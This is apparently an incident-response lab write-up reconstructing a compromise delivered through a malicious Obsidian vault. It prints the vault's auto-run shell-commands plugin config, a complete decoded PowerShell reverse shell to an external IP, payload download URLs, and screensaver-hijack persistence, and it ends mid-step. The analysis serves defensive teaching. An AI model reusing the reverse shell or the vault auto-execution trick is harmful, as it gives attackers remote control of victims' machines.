Hammer In The Vault
Scenario
A workstation inside the Sopranos network triggered a malware execution alert, with no prior detections or visible inbound security events tied to the activity, and the user reports no intentional downloads or suspicious actions before the alert. The incident raises concerns about a hidden initial access vector and a stealthy compromise. As the incident responder, you are tasked with identifying how the malware reached the endpoint in the first place and reconstructing the attacker’s TTPs from initial access through execution and any follow-on activity within the environment.
Methodology
Initial Triage — Browser History

The investigation opens with Tony’s browser history, which reveals a pattern consistent with social engineering: Bing searches for Telegram, visits to web.telegram.org, and navigation to specific Telegram chat URLs. The attacker made contact via Telegram DM and delivered the lure from there.
Initial Access — Malicious Obsidian Vault
Tony’s AppData\Roaming\obsidian\ folder confirms Obsidian is installed. The file obsidian.json records the vault state:
{"vaults":{"1e0a905e755a19bf":{"path":"C:\\Users\\Tony\\Documents\\Firs-Sync-Vault","ts":1777324832110,"open":true}}}The vault name is Firs-Sync-Vault — a remote vault the attacker shared with Tony over Telegram. The ts field is a 13-digit Unix epoch in milliseconds recording the precise moment Obsidian opened it:
# ts split into seconds and milliseconds
1777324832110 → 1777324832 s + 110 ms

date -ud @1777324832.110 '+%Y-%m-%d %H:%M:%S.%3N'
# 2026-04-27 21:20:32.110
Vault Construction Timeline — MFT Analysis

Running MFTECmd against the KAPE-collected $MFT and loading the output in Timeline Explorer reveals the vault was built by the attacker hours before Tony ever opened it. The .obsidian configuration files carry two distinct timestamp clusters:
MFTECmd.exe -f "c:\Users\BTLOTest\Desktop\Artefacts\HammerInTheVault\C\$MFT" --csv . --csvf mft.csvFiles Obsidian generated locally on open (app.json, core-plugins.json) carry Created0x10 of 2026-04-27 21:20:35 — the copy/open time. The attacker-planted plugin files carry an inherited $SI Created timestamp predating the open event, reflecting when the vault was originally built on the attacker’s machine:
graph.json       Created0x10  2026-04-27 11:17:26   ← vault initialised
manifest.json    Created0x10  2026-04-27 11:19:50
main.js          Created0x10  2026-04-27 11:19:52
styles.css       Created0x10  2026-04-27 11:19:53
graph.json is one of the first files Obsidian writes when a vault is created, making its $SI Created timestamp the best marker for vault origin. The $FN Created on the same files shows 2026-04-27 21:21:01 — the transplant time — confirming classic $SI/$FN divergence from the file copy operation. This is the NTFS timestamp inheritance behaviour covered in GCFE: files created inside a directory inherit the parent’s creation time in $SI, while $FN reflects the actual write.
Execution — Shell Commands Plugin
The vault contained the obsidian-shellcommands community plugin. Parsing .obsidian\plugins\obsidian-shellcommands\data.json reveals a single shell command entry with ID 237yasukv8, bound to the on-layout-ready event:
{
  "id": "237yasukv8",
  "platform_specific_commands": {
    "default": "powershell -e JABjAGwA..."
  },
  "events": {
    "on-layout-ready": {"enabled": true}
  }
}
The on-layout-ready event fires once Obsidian finishes loading the workspace — no further user interaction required beyond opening the vault. The community plugins toggle must be enabled for the plugin to execute; community-plugins.json was written at 2026-04-27 21:21:33, marking the moment Tony enabled that setting.

Decoding the Base64 PowerShell blob in CyberChef reveals a standard TCP reverse shell:
$client = New-Object System.Net.Sockets.TCPClient("13.40.218.93",9002);
$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
  $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);
  $sendback = (iex $data 2>&1 | Out-String);
  $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
  $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
  $stream.Write($sendbyte,0,$sendbyte.Length);
  $stream.Flush()
};
$client.Close()
Post-Exploitation — Account Discovery
PSReadLine history at C:\Users\Tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt records the first command issued through the reverse shell: whoami — the operator confirming which account they had landed on.
Persistence — Screensaver Hijacking

The attacker downloaded win32time.exe — a payload masquerading as the Windows Time service binary — to C:\Windows\Temp\ at 2026-04-27 21:22:22. The download URL was recovered by running strings against WebCacheV01.dat:
Location: https://sendit.sh/Hog10/win32time.exe
Content-Length: 49664
The CERTUTIL.EXE prefetch (CERTUTIL.EXE-28F1E0C1.pf) confirms certutil touched the file, referencing \WINDOWS\TEMP\WIN32TIME.EXE in its file list. Although win32time.exe was deleted from disk, it was recoverable from the CryptnetUrlCache content directory where WinINet caches downloaded files:
sha1sum "...CryptnetUrlCache\Content\B35C3DE61D9433D33702479C5EB2ABBA"
# e40f01f34627e6fc5134ccf560d4f3c7f4551e46
Persistence was established by hijacking the Windows screensaver registry value. Registry Explorer confirms the modification in Tony’s NTUSER.DAT:
HKCU\Control Panel\Desktop
SCRNSAVE.EXE = C:\Windows\Temp\win32time.exe

The screensaver execution path is managed by winlogon.exe — the non-obvious parent process that requires OSINT to identify, as screensaver launch is handled by the session manager rather than explorer.exe. The WIN32TIME.EXE prefetch records first execution at 2026-04-27 21:24:53, confirming the persistence fired approximately two minutes after landing.
Privilege Escalation Attempt — BlueHammer

With persistence established, the attacker downloaded a second file — FunnyApp.exe, renamed to win64time.exe on disk — from hxxps[://]sendit[.]sh/8E4jn/FunnyApp.exe. The WIN64TIME.EXE prefetch records first execution at 2026-04-27 21:28:59.
The binary implements BlueHammer, a publicly released unpatched Windows zero-day that chains Microsoft Defender’s signature update workflow, Volume Shadow Copy Service, the Cloud Files API, and opportunistic locks to escalate a standard user to NT AUTHORITY\SYSTEM. The technique forces Defender to create a VSS snapshot, then freezes Defender mid-operation using Cloud Files callbacks and oplocks, leaving the SAM, SYSTEM, and SECURITY registry hives accessible from within the snapshot for offline decryption.
As part of the exploit chain, the binary dropped a GUID-named decoy file to bait Defender’s scanning engine into triggering the VSS-creating workflow:
C:\Users\Tony\AppData\Local\Temp\ac689d70-9cbf-459d-9b13-44cd51936ac8
Windows Defender detected the payload and halted execution, logging EID 1116 in the Defender Operational log under the threat rule DfndrPEBluHmr:


The attacker retried execution multiple times across the following hour. Windows tracked the repeated failures via the HKLM\SOFTWARE\Microsoft\RADAR\HeapLeakDetection\DiagnosedApplications\win64time.exe registry key — a Windows mechanism that records programs flagged for memory leak or crash behaviour. The last detection time was extracted from the binary FILETIME value stored in that key:
import struct, datetime
ft = 134218000228973093 // 10
print(datetime.datetime(1601,1,1) + datetime.timedelta(microseconds=ft))
